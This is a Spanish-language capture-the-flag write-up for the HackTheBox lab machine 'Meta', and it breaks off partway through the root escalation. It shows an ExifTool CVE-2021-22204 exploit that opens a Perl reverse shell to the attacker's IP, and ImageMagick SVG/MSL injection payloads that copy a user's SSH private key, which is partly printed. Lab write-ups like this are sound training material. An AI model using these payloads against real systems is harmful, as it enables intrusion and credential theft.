

Meta

Máquina Linux Medio

Escaneo:

```
nmap -Pn -p- --open 10.10.11.140 -T
```

```
(kali㉿kali)-[~/machineshtb/Meta]
$ nmap -Pn -p- --open 10.10.11.140 -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-19 22:44 GMT
Nmap scan report for 10.10.11.140
Host is up (0.19s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 51.27 seconds

(kali㉿kali)-[~/machineshtb/Meta]
```

Versiónes:

```
nmap -Pn -sCV -p22,80 10.10.11.140 -T4
```

```
(kali㉿kali)-[~/machineshtb/Meta]
$ nmap -sCV -p22,80 artcorp.htb -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-19 23:03 GMT
Nmap scan report for artcorp.htb (10.10.11.140)
Host is up (0.18s latency).


PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
| 2048 12:81:17:5a:5a:c9:c6:00:db:f0:ed:93:64:fd:1e:08 (RSA)
| 256  b5:e5:59:53:00:18:96:a6:f8:42:d8:c7:fb:13:20:49 (ECDSA)
|_ 256  05:e9:df:71:b5:9f:25:03:6b:d0:46:8d:05:45:44:20 (ED25519)
80/tcp    open  http     Apache httpd
|_ http-title: Home
|_ http-server-header: Apache
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.05 seconds

(kali㉿kali)-[~/machineshtb/Meta]
$ nmap -sCV -p22,80 artcorp.htb -T4
```

[Meta] 0:escaneo* 1:python3- 2:bash

Al entrar al puerto 80 encontramos virtualhosting



añadimos al /etc/hosts

```
(kali@kali)-[~/machineshtb/Meta]
$ nmap -Pn -sCV -p22,80 10.10.11.140 -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-19 22:46 GMT
Nmap scan report for artcorp.htb (10.10.11.140)
Host is up (0.18s latency).
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|   2048 12:81:17:5a:5a:c9:c6:00:db:f0:ed:93:64:fd:1e:08 (RSA)
|   256  b5:e5:59:53:00:18:96:a6:f8:42:d8:c7:fb:13:20:49 (ECDSA)
|   256  05:e9:df:71:b5:9f:25:03:6b:d0:46:8d:05:45:44:20 (ED25519)
80/tcp    open  http     Apache httpd
|_ _http-title: Home
|_ _http-server-header: Apache
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.02 seconds

(kali@kali)-[~/machineshtb/Meta]
$
[Meta] 0:escaneo* 1:gobuster-
```

Validamos directorios

gobuster dir -u http://artcorp.htb/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -x html,php,txt,htm,xml,sh," "

```
[+] Timeout: 10s
Starting gobuster in directory enumeration mode
=====
/index.html (Status: 200) [Size: 4427]
/.html (Status: 403) [Size: 199]
/ (Status: 200) [Size: 4427]
/.htm (Status: 403) [Size: 199]
/.php (Status: 403) [Size: 199]
/assets (Status: 301) [Size: 234] [--> http://artcorp.htb/assets/]
/css (Status: 301) [Size: 231] [--> http://artcorp.htb/css/]
Progress: 141754 / 1764480 (8.03%)
```

al no encontrar nada busco subdominios

wfuzz -H 'HOST:FUZZ.artcorp.htb' -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u artcorp.htb --hc 301

```
$ wfuzz -H 'HOST:FUZZ.artcorp.htb' -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u artcorp.htb --hc 301
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning: Pycurl is not compiled against libcurl 7.64.0 or higher.
Wfuzz's documentation for more information.
*****validamos directorios*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****gobuster dir -u http://artcorp.htb/ -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -t 100 -x html,php,txt,html*****

Target: http://artcorp.htb/
Total requests: 4989

ID      Response  Lines  Word  Chars  Payload
=====
000001492: 200      9 L    24 W    247 Ch  "dev01 - dev01"
^C /usr/lib/python3/dist-packages/wfuzz/wfuzz.py:86: UserWarning: Finishing pending requests.

Total time: 73.01756
Processed Requests: 3993
Filtered Requests: 3992
Requests/sec.: 54.68547


al no encontrar nada busco subdominios
wfuzz -H 'HOST:FUZZ.artcorp.htb' -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u artcorp.htb --hc 301
```

Encontramos dev01 este lo añadimos al /etc/hosts y validamos la web

```
10.10.11.155 talkative.htb
10.10.11.140 artcorp.htb dev01.artcorp.htb

^G Help      ^O Write Out  ^F Where Is
^X Exit      ^R Read File  ^\ Replace

[Meta] 0:escaneo- 1:sudo* 2:bash
```



ArtCorp dev environment

Currently applications in development:

[MetaView](#)

* Only applications ready to be tested are listed

podemos subir archivos



MetaView

Upload your image to display related metadata.

Choose file..

Browse

Upload

subimos la imagen y nos muestra los metadatos



MetaView

Upload your image to display related metadata.

Image Width	: 883
Image Height	: 381
Bit Depth	: 8
Color Type	: RGB
Compression	: Deflate/Inflate
Filter	: Adaptive
Interlace	: Noninterlaced
Pixels Per Unit X	: 3780
Pixels Per Unit Y	: 3780
Pixel Units	: meters

validando la salida se asemeja a la herramienta exiftool
exiftool /home/kali/Desktop/temaparaconfigurar.png

```
(kali㉿kali)-[~/machineshtb/Meta]
$ exiftool /home/kali/Desktop/temaparaconfigurar.png
ExifTool Version Number      : 13.10
File Name                    : temaparaconfigurar.png
Directory                    : /home/kali/Desktop
File Size                     : 167 kB
File Modification Date/Time   : 2024:10:03 04:03:58+00:00
File Access Date/Time        : 2025:02:19 23:26:47+00:00
File Inode Change Date/Time   : 2024:10:03 04:03:58+00:00
File Permissions              : -rw-rw-r--
File Type                     : PNG
File Type Extension          : png
MIME Type                     : image/png
Image Width                   : 883
Image Height                  : 381
Bit Depth                     : 8
Color Type                    : RGB
Compression                   : Deflate/Inflate
Filter                        : Adaptive
Interlace                     : Noninterlaced
Pixels Per Unit X             : 3780
Pixels Per Unit Y             : 3780
Pixel Units                   : meters
Image Size                    : 883x381
Megapixels                    : 0.336

(kali㉿kali)-[~/machineshtb/Meta]
$
```

Como se está ejecutando la herramienta exiftool validamos si tiene alguna vulnerabilidad

```
$ searchsploit exiftool

-----
Exploit Title
-----
ExifTool 12.23 - Arbitrary Code Execution
-----
Shellcodes: No Results
-----
```

ExifTool 12.23 Arbitrary Code Execution CVE-2021-22204

La vulnerabilidad se basa en que la versión 12.23 de exiftool permite ejecutar comandos de las imágenes maliciosas en formato DjVu

<https://github.com/UNICORDev/exploit-CVE-2021-22204/blob/main/README.md>

0.1. djvlibre y bzz

Traemos el exploit 50911.py al correr da algunos problemas por ende instalamos djvulibre y bzz

Instalamos djvulibre y bzz

MetaView

Upload your image to display related metadata.

www-data

File Type	: JPEG
File Type Extension	: jpg
MIME Type	: image/jpeg
JFIF Version	: 1.01
Exif Byte Order	: Big-endian (Motorola, MM)
X Resolution	: 72
Y Resolution	: 72
Resolution Unit	: inches
Y Cb Cr Positioning	: Centered
DjVu Version	: 0.24

Ejecutamos una revshell con la opción s que nos da el exploit

```
print(f"UNICORD Exploit for CVE-2021-22204 (Exiftool) - Arbitrary Code Execution")

Usage:
python3 exploit-CVE-2021-22204.py -c <command>
python3 exploit-CVE-2021-22204.py -s <local-IP> <local-port>
python3 exploit-CVE-2021-22204.py -c <command> [-i <image.jpg>]
python3 exploit-CVE-2021-22204.py -s <local-IP> <local-port> [-i <image.jpg>]
python3 exploit-CVE-2021-22204.py -h
```


python 50911.py -s 10.10.14.18 123

```
(kali@kali)-[~/machineshtb/Meta]
$ python 50911.py -s 10.10.14.18 123
/home/kali/machineshtb/Meta/50911.py:61: SyntaxWarning: invalid
payload = "(metadata \"\c${"

RUNNING: UNICORD Exploit for CVE-2021-22204
PAYLOAD: (metadata "\c${use Socket;socket(S,PF_INET,SOCK_STREAM
STDOUT,'>&S');open(STDERR,'>&S');exec('/bin/sh -i');});})")
RUNTIME: DONE - Exploit image written to 'image.jpg'

(kali@kali)-[~/machineshtb/Meta]
```

y estamos dentro

```
(kali@kali)-[~/machineshtb/Meta]
$ nc -lvnp 123
listening on [any] 123 ...
connect to [10.10.14.18] from (UNKNOWN) [10.10.11.140] 44304
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

Mejoramos la terminal validamos si podemos tener flag de usuario

```
www-data@meta:/var/www/dev01.artcorp.htb/metaview$ cat /home/thomas/user.tx
cat: /home/thomas/user.txt: Permission denied
www-data@meta:/var/www/dev01.artcorp.htb/metaview$ ls
assets composer.json css index.php lib uploads vendor
www-data@meta:/var/www/dev01.artcorp.htb/metaview$
```

como no podemos acceder buscamos formas de acceder a thomas utilizamos pspy

```
/home/kali/machineshtb/Writer/pspy64

(kali㉿kali)-[~/machineshtb/Meta]
$ cp /home/kali/machineshtb/Talkative/pspy64 .

(kali㉿kali)-[~/machineshtb/Meta]
$ ls
50911.py  atomo3.jpeg  image.jpg  pspy64

(kali㉿kali)-[~/machineshtb/Meta]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...pspy
10.10.11.140 - - [20/Feb/2025 00:32:19] "GET /pspy64 HTTP/1.1" 200 -
```

```
www-data@meta:/tmp$ wget http://10.10.14.18/pspy64
--2025-02-19 19:32:17-- http://10.10.14.18/pspy64
Connecting to 10.10.14.18:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3104768 (3.0M) [application/octet-stream]
Saving to: 'pspy64'

pspy64           0%[
pspy64           1%[>
pspy64           6%[====> psp
pspy64          23%[=====
pspy64          51%[=====
pspy64          89%[=====
pspy64          93%[=====
pspy64          93%[=====
pspy64          94%[=====
pspy64          95%[=====
pspy64          96%[=====
pspy64         100%[=====

2025-02-19 19:32:22 (790 KB/s) - 'pspy64' saved [3104768/3

www-data@meta:/tmp$ ls
pspy64
www-data@meta:/tmp$
```

damos permisos de ejecución y corremos

```
2025/02/19 19:35:01 CMD: UID=0 PID=2891 | /usr/sbin/CRON -f st sent, awaiting response... 200 OK
2025/02/19 19:35:01 CMD: UID=0 PID=2890 | /usr/sbin/CRON -f 864768 (3.0M) [application/octet-stream]
2025/02/19 19:35:01 CMD: UID=0 PID=2892 | /usr/sbin/CRON -f 'pspy64'
2025/02/19 19:35:01 CMD: UID=1000 PID=2893 | /bin/sh -c /usr/local/bin/convert_images.sh
2025/02/19 19:35:01 CMD: UID=0 PID=2894 | /usr/sbin/CRON -f
2025/02/19 19:35:01 CMD: UID=0 PID=2895 | /bin/sh -c rm /tmp/*
2025/02/19 19:35:01 CMD: UID=1000 PID=2896 | /bin/bash /usr/local/bin/convert_images.sh
2025/02/19 19:35:01 CMD: UID=1000 PID=2897 | /bin/bash /usr/local/bin/convert_images.sh
2025/02/19 19:36:01 CMD: UID=0 PID=2902 | /usr/sbin/cron -f
2025/02/19 19:36:01 CMD: UID=0 PID=2901 | /usr/sbin/cron -f
2025/02/19 19:36:01 CMD: UID=0 PID=2900 | /usr/sbin/cron -f
2025/02/19 19:36:01 CMD: UID=0 PID=2899 | /usr/sbin/cron -f
2025/02/19 19:36:01 CMD: UID=0 PID=2898 | /usr/sbin/CRON -f
2025/02/19 19:36:01 CMD: UID=0 PID=2903 | /usr/sbin/CRON -f
2025/02/19 19:36:01 CMD: UID=0 PID=2905 | /usr/sbin/CRON -f
2025/02/19 19:36:01 CMD: UID=0 PID=2904 | /usr/sbin/CRON -f
2025/02/19 19:36:01 CMD: UID=1000 PID=2906 | /bin/sh -c /usr/local/bin/convert_images.sh
2025/02/19 19:36:01 CMD: UID=0 PID=2908 | rm /var/www/dev01.artcorp.htb/metaview/uploads/*
2025/02/19 19:36:01 CMD: UID=0 PID=2909 | /usr/sbin/CRON -f 10:32:22 (700 KB/s) - 'pspy64' saved [3104768/3
2025/02/19 19:36:01 CMD: UID=1000 PID=2910 | /bin/bash /usr/local/bin/convert_images.sh
2025/02/19 19:36:01 CMD: UID=0 PID=2911 | /usr/sbin/CRON -f meta: /tmp$ ls
2025/02/19 19:36:01 CMD: UID=0 PID=2912 | /bin/sh -c cp -rp ~/conf/config_neofetch.conf /home/thomas/.config/neofetch/config.conf
2025/02/19 19:36:01 CMD: UID=0 PID=2913 | /bin/sh -c rm /tmp/*
2025/02/19 19:36:02 CMD: UID=1000 PID=2914 | /bin/bash /usr/local/bin/convert_images.sh
2025/02/19 19:37:01 CMD: UID=0 PID=2916 | /usr/sbin/CRON -f permisos de ejecución y corremos
2025/02/19 19:37:01 CMD: UID=0 PID=2915 | /usr/sbin/CRON -f
2025/02/19 19:37:01 CMD: UID=0 PID=2917 | /usr/sbin/CRON -f
2025/02/19 19:37:01 CMD: UID=0 PID=2918 | /usr/sbin/CRON -f
2025/02/19 19:37:01 CMD: UID=1000 PID=2919 | /bin/bash /usr/local/bin/convert_images.sh
2025/02/19 19:37:01 CMD: UID=1000 PID=2920 | /bin/bash /usr/local/bin/convert_images.sh
2025/02/19 19:37:01 CMD: UID=0 PID=2921 | /bin/sh -c rm /tmp/*
2025/02/19 19:37:01 CMD: UID=1000 PID=2922 | /bin/bash /usr/local/bin/convert_images.sh

[Meta] 0:escaneo 1:nc* 2:python3-
```

como vemos se ejecuta el script converet vemos su contenido

```
www-data@meta:/tmp$ cat /usr/local/bin/convert_images.sh
#!/bin/bash
cd /var/www/dev01.artcorp.htb/convert_images/ && /usr/local/bin/mogrify -format png *.* 2>/dev/null
pkill mogrify
www-data@meta:/tmp$
```

mogrify ImageMagick 7.0.10-36 CVE-2020-29599

Buscando información de ese comando parece que transforma una imagen o una secuencia de imágenes

que es mogrify

Más preguntas :

¿Qué hace Mogrify?

Mogrify **transforma una imagen o una secuencia de imágenes**. Estas transformaciones incluyen escalado de imágenes, rotación de imágenes, reducción de color y otras. La imagen transfigurada sobrescribe la imagen original, a menos que una opción como -format haga que el nombre del archivo de salida sea diferente del nombre del archivo de

validamos la version

```
www-data@meta:/usr/local/bin$ mogrify --version
Version: ImageMagick 7.0.10-36 Q16 x86_64 2021-08-29 https://imagemagick.org
Copyright: © 1999-2020 ImageMagick Studio LLC
License: https://imagemagick.org/script/license.php
Features: Cipher DPC HDRI OpenMP(4.5)
Delegates (built-in): fontconfig freetype jng jpeg png x xml zlib
www-data@meta:/usr/local/bin$
```

[Meta] 0:escaneo- 1:www-data* 2:python3

El software ImageMagick parece que permite convertir imágenes en varios formatos por ejemplo PDF Luego de buscar varias webs sobre el tema e encontré una forma de validar una ejecución comandos.

<https://insert-script.blogspot.com/2020/11/imagemagick-shell-injection-via-pdf.html>

SVG MSL polyglot file:

My created polyglot file is a SVG file, which loads itself as an MSF file to trigger the shell injection vulnerability. I will start showing the SVG polyglot file and explain its structure:

poc.svg:

```
<image authenticate='ff' `echo ${id}> ./0wned`;`>
  <read filename="pdf:/etc/passwd"/>
  <get width="base-width" height="base-height" />
  <resize geometry="400x400" />
  <write filename="test.png" />
  <svg width="700" height="700" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xl
  <image xlink:href="msl:poc.svg" height="100" width="100"/>
</svg>
</image>
```

la idea es crear un archivo .svg con el comando a ejecutar luego convertirlo a PNGy ddespuésleer la salida

```
miaw@pocoway:~/Documents/svg_magick/msvg_miau/poc$ ls -l
total 4
-rw-r--r-- 1 miaw miaw 411 Nov  1 12:16 poc.svg
miaw@pocoway:~/Documents/svg_magick/msvg_miau/poc$ convert poc.svg ehel.png
sh: 1: : Permission denied
convert: MagickCore/Image.c:1160: DestroyImage: Assertion `image != (Image *) NULL' failed.
Aborted (core dumped)
miaw@pocoway:~/Documents/svg_magick/msvg_miau/poc$ ls -l
total 8
-rw-r--r-- 1 miaw miaw 132 Nov  1 12:16 0wned
-rw-r--r-- 1 miaw miaw 411 Nov  1 12:16 poc.svg
miaw@pocoway:~/Documents/svg_magick/msvg_miau/poc$ cat 0wned
uid=1000(miaw) gid=1000(miaw) groups=1000(miaw),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lpadmin),126(sambashare)
miaw@pocoway:~/Documents/svg_magick/msvg_miau/poc$ exit
exit
```

Hacemos lo que dice el ejemplo
/home/thomas/user.txt ./salida.txt

```
GNU nano 3.2 poc.svg
<image authenticate='ff' `echo $(/home/thomas/user.txt)` ./salida.txt`;">
  <read filename="pdf:/etc/passwd"/>
  <get width="base-width" height="base-height" />
  <resize geometry="400x400" />
  <write filename="test.png" />
  <svg width="700" height="700" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink">
  <image xlink:href="msl:poc.svg" height="100" width="100"/>
  </svg>
</image>
```

validamos y nos tira un error

```
www-data@meta:/tmp$ convert poc.svg imagen.png
convert: attributes construct error
No such file or directory @ error/svg.c/SVGError/3072.
convert: Specification mandate value for attribute echo
No such file or directory @ error/svg.c/SVGError/3072.
convert: error parsing attribute name
No such file or directory @ error/svg.c/SVGError/3072.
convert: xmlParseStartTag: problem parsing attributes
No such file or directory @ error/svg.c/SVGError/3072.
convert: Couldn't find end of Start Tag image
No such file or directory @ error/svg.c/SVGError/3072.
convert: no images defined `imagen.png' @ error/convert.c/ConvertImageCommand/3285.
www-data@meta:/tmp$ ls
```

entonces parece que al ejecutar el comando nos da un error por lo cual intentamos utilizando el script convert y guardando el svg en /var/www/dev01.artcorp.htb/convert_images

```
poc.svg pspy64
www-data@meta:/tmp$ cp poc.svg /var/www/dev01.artcorp.htb/convert_images/
www-data@meta:/tmp$ 
[Meta] 0:escaneo- 1:www-data* 2:python3
```

al ejecutar tampoco nos guardó nada entonces cambiamos de ruta a /dev/shm también utilizo vi para evitar problemas con nano

```
www-data@meta:/dev/shm$ cat poc.svg
<image authenticate='ff' `echo $(id) > /dev/shm/data`;">
  <read filename="pdf:/etc/passwd"/>
  <get width="base-width" height="base-height" />
  <resize geometry="400x400" />
  <write filename="test.png" />
  <svg width="700" height="700" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink">
  <image xlink:href="msl:poc.svg" height="100" width="100"/>
  </svg>
</image>
www-data@meta:/dev/shm$
```

```
</Image>
www-data@meta:/dev/shm$ cat data
uid=1000(thomas) gid=1000(thomas) groups=1000(thomas)
www-data@meta:/dev/shm$ 
[Meta] 0:escaneo- 1:www-data* 2:python3
```

ahora podemos traer el flag del usuario y el directorio .ssh con sus archivos de llaves

```
www-data@meta:/dev/shm$ ls -la /home/thomas/
total 32
drwxr-xr-x 4 thomas thomas 4096 Jan 17 2022 .
drwxr-xr-x 3 root root 4096 Aug 29 2021 ..
lrwxrwxrwx 1 root root 9 Aug 29 2021 .bash_history -> /dev/null
-rw-r--r-- 1 thomas thomas 220 Aug 29 2021 .bash_logout
-rw-r--r-- 1 thomas thomas 3526 Aug 29 2021 .bashrc
drwxr-xr-x 3 thomas thomas 4096 Aug 30 2021 .config
-rw-r--r-- 1 thomas thomas 807 Aug 29 2021 .profile
drwx----- 2 thomas thomas 4096 Jan 4 2022 .ssh
-rw-r----- 1 root thomas 33 Feb 19 17:42 user.txt
www-data@meta:/dev/shm$ ls -la /home/thomas/.ssh/
ls: cannot open directory '/home/thomas/.ssh/': Permission denied
www-data@meta:/dev/shm$

www-data@meta:/dev/shm$ cat poc.svg
<image authenticate='ff' `echo $(ls -la /home/thomas/.ssh): /dev/shm/data`;`>
<read filename="pdf:/etc/passwd"/>
<get width="base-width" height="base-height" />
<resize geometry="400x400" />
<write filename="test.png" />
<svg width="700" height="700" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/x
<image xlink:href="msl:poc.svg" height="100" width="100"/>
</svg>
</image>
www-data@meta:/dev/shm$ cp poc.svg /var/www/dev01.artcorp.htb/convert_images/
www-data@meta:/dev/shm$

[Meta] 0:escaneo 1:www-data* 2:python3-

www-data@meta:/dev/shm$ cat data
total 20 drwx----- 2 thomas thomas 4096 Jan 4 2022 . drwxr-xr-x 4 thomas thomas 4096 Jan 17 2022 .. -rw-r--r-- 1 thomas thomas 563 Jan 4 2022 authorized_keys -rw--
-- 1 thomas thomas 2590 Aug 29 2021 id_rsa -rw-r--r-- 1 thomas thomas 563 Aug 29 2021 id_rsa.pub
```

entonces guardamos el contenido de la llave id_rsa en un archivo llamado llave cambiando echo por cat y

quitando la secuencia de escape \$()
cat /home/thomas/.ssh/id_rsa > /dev/shm/llave

```
www-data@meta:/dev/shm$ vi poc.svg
www-data@meta:/dev/shm$ cat poc.svg
<image authenticate='ff' `cat /home/thomas/.ssh/id_rsa > /dev/shm/llave`;`>
<read filename="pdf:/etc/passwd"/>
<get width="base-width" height="base-height" />
<resize geometry="400x400" />
<write filename="test.png" />
<svg width="700" height="700" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink">
<image xlink:href="msl:poc.svg" height="100" width="100"/>
</svg>
</image>
www-data@meta:/dev/shm$ cp poc.svg /var/www/dev01.artcorp.htb/convert_images/
www-data@meta:/dev/shm$
|Meta| 0:escaneo 1:www-data* 2:pvthon3-
```

```
data id_rsa llave poc.svg
www-data@meta:/dev/shm$ cat llave
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAABbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAEAT9IoI5gHtZ8omhsaZ9Gy+wXyNZPp5jJZvbOJ946OI4g2kRRDHDm5
x7up3z5s/H/yujgggro00Hh9zBBuiZ1Jn1jlveRM7H1VLbtY8k/rN9PFfe/MkRsYdH45IvV
qMgzqmJPFAdxmkD9WRnVP90qEF0ZEYwTFuFPUlNq5hSbNRucwXEXbW0Wk7xdXwe30Jk8hu
ajeY80riz0S8+A+OywcXZg0HVFVli4/fAvS9Im4VCRmEfA7jwCuh6tl5JMxfi30uzzvke0
yvS1h9asqvkfY5+FX4D9BResbt9AXqm47ajWePksWBoUwhhENLN/1pOgQanK2BR/SC+YkP
nXRk0avHBxHccusftItOQuS0AEza8nfE5ioJmX509+fv8ChmnapyryKKn4QR4MAqqTqNIb
7xOWTT7Qmv3vw8TDZYz2dnLA0Cc+ONWh8JJZH09i8BXyHNwAH9qyESB7NLX2zJaAbIZgQs
Xkd7NTUnj0QosPTIDFSPD2EKLt2B1v3D/2DMqtsnAAAFgOcgPkXnBqZFAAAB3NzaC1yc2
EAAAGBALfSKCOYB7c/KJobGmFRsvsF8jWT6eYyWb2zife0ji0INpEUQxw5uce7qd8+bPx/
8ro4I4K6Djh4fcwQbomdSZ9Y5b3kTOx9VS27WPJP6zfTxXvzJEbGHR+OSL1ajIM6piTxQH
cZpA/VkZ1T/TqhBdGRGMExbht1JTauYUzUbnMFxF21tFp08XV8HtziZPIbmo3mPNK4s9E
vPgPjssHF2YNB1RVZYUP3wL0vSJuFQkZhHw048AroerZeSTMX4t9Ls875HtMr0tYfWrK5
H20fhV+A/QUXRg7fQF6pu02o1nj5LFgaFMIYRDSzf9aToEGpytgUf0gvmJD510ZDmrxcR
3HLrH7SLTkLktABM2vJ3x0YqCZl+Tvfn7/AoZp2qcq8iip+EEeDAKqk6jSG+8Tlk0+0Jr9
78PEw2WM9nZ5QDgnPjjVofCSWRzvYvAV8hzcAB/ashEgezZV9syWgGyGYELF5HezU1J4zk
KLD0yAxUjw9hCi7dgd9w/9gzKrbJwAAAAMBAAEAAAGAF1FwyCmMPkZv0o4Z3aMLPQkSyE
iGLInOdYbX6H0pdEz0exbfswybLthtJQq6RsnuGYf5X8ThNyAB/gW8tf6f0rYDZtPSNyBc
```

copio y pego en kali y doy permisos 600 a la llave

```
(kali@kali)-[~/machine:
$ chmod 600 llave
v=Q7UeWILja-g
(kali@kali)-[~/machine:
```

ssh -i llave thomas@10.10.11.140 -p2

```
(kali@kali)-[~/machineshtb/Meta]
$ ssh -i llave thomas@10.10.11.140 -p22
Linux meta 4.19.0-17-amd64 #1 SMP Debian 4.19.194-3 (2021-07-18) x86_64

The programs included with the Debian GNU/Linux system are free software; the
exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
thomas@meta:~$ whoami
thomas
thomas@meta:~$
```

0.1. Escalada de privilegios neofetch

Encontramos que tomas puede ejecutar el siguiente binario como root

```
thomas
thomas@meta:~$ sudo -l
Matching Defaults entries for thomas on meta:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:
comando cada 1

User thomas may run the following commands on meta:
  (root) NOPASSWD: /usr/bin/neofetch \"\"
thomas@meta:~$
```


Validando en gtobins no encontramos mucha información relevante, solamente una validación de configuración

Shell

It can be used to break out from restricted envirc

```
TF=$(mktemp)
echo 'exec /bin/sh' >$TF
